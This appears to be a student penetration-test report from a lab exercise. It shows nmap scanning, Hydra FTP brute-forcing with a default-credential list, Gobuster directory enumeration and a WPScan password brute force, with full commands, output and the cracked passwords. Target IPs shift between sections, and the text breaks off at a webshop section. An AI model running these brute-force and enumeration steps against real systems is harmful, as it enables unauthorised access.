PENETRATION TEST REPORT OF FINDINGS

SWALATECH COMPANY

BCSE-01-0097-2022

JOSEPH W. JAMES

1. Executive Summary

This report outlines the findings from a penetration test conducted on the vsFTPd server (version 2.3.4),Apache HTTP Server, and WordPress installation. The primary objectives of the test were to identify vulnerabilities in the server, gain unauthorized access and enumerate potential user accounts.The penetration testing conducted on the target machine with IP address 192.168.0.39 (nyumbu45.iaa.ac.tz) and tools used are Nmap for port scanning, hydra for brute-force attacks, Gobuster for directory enumeration, wpscan for wordpress credential testing and reverse shell generator for creating reverse shell commands which establish outbound connections from a target machine.

2. Reconnaissance Phase

During the reconnaissance phase, various tools were used to gather information about the target machine (192.168.0.39).


Tools Used:

- **Nmap** - Network exploration tool and security scanner
- **Hydra** - Password cracker
- **Gobuster** - Directory and file brute-forcing tool
- **Wpscan** - WordPress vulnerability scanner

3. Scanning and Enumeration

3.1 Ping the target

First, I ping the IP address of the target machine to check if it is up and running, if the host is up you will see replies from the IP address that host is up.




```
┌─[jw@parrot]─[~]
└──╼ $ping 192.168.0.39
PING 192.168.0.39 (192.168.0.39) 56(84) bytes of data.
64 bytes from 192.168.0.39: icmp_seq=1 ttl=63 time=2751 ms
64 bytes from 192.168.0.39: icmp_seq=2 ttl=63 time=1740 ms
64 bytes from 192.168.0.39: icmp_seq=3 ttl=63 time=727 ms
64 bytes from 192.168.0.39: icmp_seq=1 ttl=63 time=2754 ms (DUP!)
64 bytes from 192.168.0.39: icmp_seq=2 ttl=63 time=1740 ms (DUP!)
64 bytes from 192.168.0.39: icmp_seq=3 ttl=63 time=727 ms (DUP!)
64 bytes from 192.168.0.39: icmp_seq=4 ttl=63 time=578 ms
64 bytes from 192.168.0.39: icmp_seq=4 ttl=63 time=578 ms (DUP!)
64 bytes from 192.168.0.39: icmp_seq=4 ttl=63 time=578 ms (DUP!)
64 bytes from 192.168.0.39: icmp_seq=4 ttl=63 time=578 ms (DUP!)
64 bytes from 192.168.0.39: icmp_seq=5 ttl=63 time=362 ms
^C
--- 192.168.0.39 ping statistics ---
8 packets transmitted, 5 received, +6 duplicates, 37.5% packet loss, time 7068ms
rtt min/avg/max/mdev = 361.543/1191.952/2753.928/858.252 ms, pipe 3
```

3.2 Port Scanning with Nmap

Nmap was used to scan for open ports and services on the target machine.

Command Used:



```
┌─[jw@parrot]─[~]
└──╼ $nmap -p- -sC 192.168.0.39
Starting Nmap 7.93 ( https://nmap.org ) at 2024-07-19 08:06 EAT
Nmap scan report for nyumbu45.iaa.ac.tz (192.168.0.39)
Host is up (0.0062s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
| ssh-hostkey:
|   256 8b8faba0bc0ae3e975394bb9a136b360 (ECDSA)
|_  256 71b3319cf55de73d78ba961b3b34080b (ED25519)
80/tcp open  http
|_http-title: Site doesn't have a title (text/html).

Nmap done: 1 IP address (1 host up) scanned in 4.57 seconds
```

3.4 Findings:

- Port 21 (FTP) is running vsFTPd 2.3.4 and further investigation was conducted to determine if the backdoor is present.
- Port 80 (HTTP) is running Apache HTTP Server, no critical vulnerabilities were immediately identified and Web server fingerprinting and directory enumeration with Gobuster.


4. Exploitation Phase

4.1 Exploiting vsFTPd 2.3.4

4.1.1 Hydra Attack for Authentication Bypass


Hydra was used to perform a dictionary attack on the vsFTPd server (FTP port 21) to gain unauthorized access. I success to gain acess on ftp server and I upload a file named Joseph_James.txt.

Command Used:



```
┌─[jw@parrot]─[~]
└──╼ $hydra -l ftpuser -P /usr/share/wordlists/jw.txt ftp://192.168.0.82 -vV -I
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-22 14:41:08
[DATA] max 16 tasks per 1 server, overall 16 tasks, 66 login tries (l:1/p:66), ~5 tries per task
[DATA] attacking ftp://192.168.0.82:21/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 192.168.0.82 - login "ftpuser" - pass "anonymous:anonymous" - 1 of 66 [child 0] (0/0)
[ATTEMPT] target 192.168.0.82 - login "ftpuser" - pass "root:rootpasswd" - 2 of 66 [child 1] (0/0)
[ATTEMPT] target 192.168.0.82 - login "ftpuser" - pass "root:12hrs37" - 3 of 66 [child 2] (0/0)
[ATTEMPT] target 192.168.0.82 - login "ftpuser" - pass "ftp:b1uRR3" - 4 of 66 [child 3] (0/0)
[ATTEMPT] target 192.168.0.82 - login "ftpuser" - pass "admin:admin" - 5 of 66 [child 4] (0/0)
[ATTEMPT] target 192.168.0.82 - login "ftpuser" - pass "localadmin:localadmin" - 6 of 66 [child 5] (0/0)
[ATTEMPT] target 192.168.0.82 - login "ftpuser" - pass "admin:1234" - 7 of 66 [child 6] (0/0)
[ATTEMPT] target 192.168.0.82 - login "ftpuser" - pass "apc:apc" - 8 of 66 [child 7] (0/0)
[ATTEMPT] target 192.168.0.82 - login "ftpuser" - pass "admin:nas" - 9 of 66 [child 8] (0/0)
[ATTEMPT] target 192.168.0.82 - login "ftpuser" - pass "Root:wago" - 10 of 66 [child 9] (0/0)
[ATTEMPT] target 192.168.0.82 - login "ftpuser" - pass "Admin:wago" - 11 of 66 [child 10] (0/0)
[ATTEMPT] target 192.168.0.82 - login "ftpuser" - pass "User:user" - 12 of 66 [child 11] (0/0)
[ATTEMPT] target 192.168.0.82 - login "ftpuser" - pass "Guest:guest" - 13 of 66 [child 12] (0/0)
[ATTEMPT] target 192.168.0.82 - login "ftpuser" - pass "ftp:ftp" - 14 of 66 [child 13] (0/0)
[ATTEMPT] target 192.168.0.82 - login "ftpuser" - pass "admin:password" - 15 of 66 [child 14] (0/0)
[ATTEMPT] target 192.168.0.82 - login "ftpuser" - pass "a:avery" - 16 of 66 [child 15] (0/0)
```

At the end of exploitation i found username:ftpuser and password:letmein1234, the i use it to login into ftp server inorder to upload a file named joseph_james.txt.




```
┌─[jw@parrot]─[~]
└──╼ $ftp 192.168.0.179
Connected to 192.168.0.179.
220 (vsFTPd 2.3.4)
Name (192.168.0.179:jw): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
425 Failed to establish connection.
ftp> ^C
ftp> passive
Passive mode on.
ftp> ls
227 Entering Passive Mode (192,168,0,179,219,67).
150 Here comes the directory listing.
-rw-------    1 1003     1003            0 Jul 19 10:05 ALLY_HABIBU.txt
-rw-------    1 1003     1003           55 Jul 19 09:49 Amon_Mwagala.txt
-rw-------    1 1003     1003            0 Jul 19 10:08 Godfrey_gozbert.txt
-rw-------    1 1003     1003            0 Jul 19 10:45 wernery_akilanda.txt
226 Directory send OK.
ftp> put joseph_james.txt
local: joseph_james.txt remote: joseph_james.txt
227 Entering Passive Mode (192,168,0,179,135,50).
150 Ok to send data.
226 Transfer complete.
ftp> ls -la
227 Entering Passive Mode (192,168,0,179,74,73).
150 Here comes the directory listing.
drwxr-x---    2 1003     1003         4096 Jul 22 11:17 .
drwxr-xr-x    6 0        0            4096 Jul 18 13:25 ..
-rw-r--r--    1 1003     1003          220 Jul 18 13:25 .bash_logout
-rw-r--r--    1 1003     1003         3771 Jul 18 13:25 .bashrc
-rw-r--r--    1 1003     1003          807 Jul 18 13:25 .profile
-rw-------    1 1003     1003            0 Jul 19 10:05 ALLY_HABIBU.txt
[illegible]
-rw-------    1 1003     1003            0 Jul 19 09:55 honest_rutayega.txt
-rw-------    1 1003     1003            0 Jul 19 08:55 ibra_ibra.txt
-rw-------    1 1003     1003            0 Jul 19 09:47 ikram_ibrahim.txt
-rw-------    1 1003     1003            0 Jul 19 09:13 jeremiah_honest.txt
-rw-------    1 1003     1003            0 Jul 22 11:17 joseph_james.txt
-rw-------    1 1003     1003           22 Jul 19 09:50 judy.txt
-rw-------    1 1003     1003            0 Jul 19 10:43 keneth_lucky.txt
-rw-------    1 1003     1003           14 Jul 19 10:47 lameck.txt
```

4.1.2 Directory Enumeration with Gobuster

Gobuster was used to enumerate directories and files on the Apache HTTP server (port 80). I success to three sensitive directories and files that may be of interest for further exploitation. These directories are wordpress, webshop and server-status.

Command Used:




```
┌─[✗]─[jw@parrot]─[~/Desktop/FILLD-IAA/task1]
└──╼ $gobuster dir -u http://192.168.0.95 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x .php
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.0.95
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2024/07/19 13:11:55 Starting gobuster in directory enumeration mode
===============================================================
/wordpress            (Status: 301) [Size: 316] [--> http://192.168.0.95/wordpress/]
/webshop              (Status: 301) [Size: 314] [--> http://192.168.0.95/webshop/]
/server-status        (Status: 403) [Size: 277]

===============================================================
2024/07/19 13:14:41 Finished
```

4.2 WordPress (Identified on Port 80)

4.2.1 Wpscan for WordPress Vulnerabilities

Wpscan was utilized to scan for vulnerabilities in WordPress and to identify potential avenues for privilege escalation. I success to find a username(admin) and password(letmein123) in i gain access on Wordpress site and add a new user account.

Command Used:



```
└──╼ $wpscan --url http://192.168.0.96/wordpress -U admin -P /usr/share/wordlists/rockyou.txt vp
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.21
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.0.96/wordpress/ [192.168.0.96]
[+] Started: Fri Jul 19 12:36:49 2024

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.58 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.0.96/wordpress/xmlrpc.php
min / mauriciol Time: 00:06:20 <> (39135 / 14344392)  0.2Trying admin / marven Time: 00:06:20 <> (39138 / 14344392)  0.27% Trying admin
 / mark69 Time: 00:06:20 <> (39140 / 14344392)  0.27% Trying admin / marti Time: 00:06:20 <> (39141 / 14344392)  0.27%  Trying admin /
marie85 Time: 00:06:20 <> (39145 / 14344392)  0.27%Trying admin / marco123 Time: 00:06:20 <> (39146 / 14344392)  0.27Trying admin / mar
ipoza Time: 00:06:20 <> (39148 / 14344392)  0.27Trying admin / mamiypapi Time: 00:06:20 <> (39150 / 14344392)  0.2Trying admin / mammot
h Time: 00:06:20 <> (39151 / 14344392)  0.27%Trying admin / mamdad Time: 00:06:20 <> (39152 / 14344392)  0.27% Trying admin / malito Ti
me: 00:06:20 <> (39155 / 14344392)  0.27% Trying admin / mahalkta Time: 00:06:20 <> (39159 / 14344392)  0.27Trying admin / maggie06 Tim
e: 00:06:20 <> (39160 / 14344392)  0.27Trying admin / madcat Time: 00:06:21 <> (39165 / 14344392)  0.27% Trying admin / lucio Time: 00:
06:21 <> (39170 / 14344392)  0.27%  Trying admin / love78 Time: 00:06:21 <> (39174 / 14344392)  0.27% Trying admin / louie123 Time: 00:
06:21 <> (39175 / 14344392)  0.27Trying admin / lillys Time: 00:06:21 <> (39180 / 14344392)  0.27% Trying admin / liliac Time: 00:06:21
 <> (39184 / 14344392)  0.27% Trying admin / lili123 Time: 00:06:21 <> (39185 / 14344392)  0.27%Trying admin / letmein123 Time: 00:06:2
1 <> (39189 / 14344392)  0.[SUCCESS] - admin / letmein123
Trying admin / letmein123 Time: 00:06:21 <> (39190 / 14383582)  0.Trying admin / letmein123 Time: 00:06:21 <> (39190 / 14383582)  0.27%
  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: admin, Password: letmein123

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Fri Jul 19 12:43:28 2024
[+] Requests Done: 40635
[+] Cached Requests: 7
[+] Data Sent: 13.976 MB
[+] Data Received: 213.574 MB
[+] Memory used: 280.34 MB
[+] Elapsed time: 00:06:38
```


4.3 Webshop Website Exploitation


4.3.1Identifying Vulnerabilities

I identify vulnerabilities such as SQL injection, file upload vulnerabilities, and command injection.

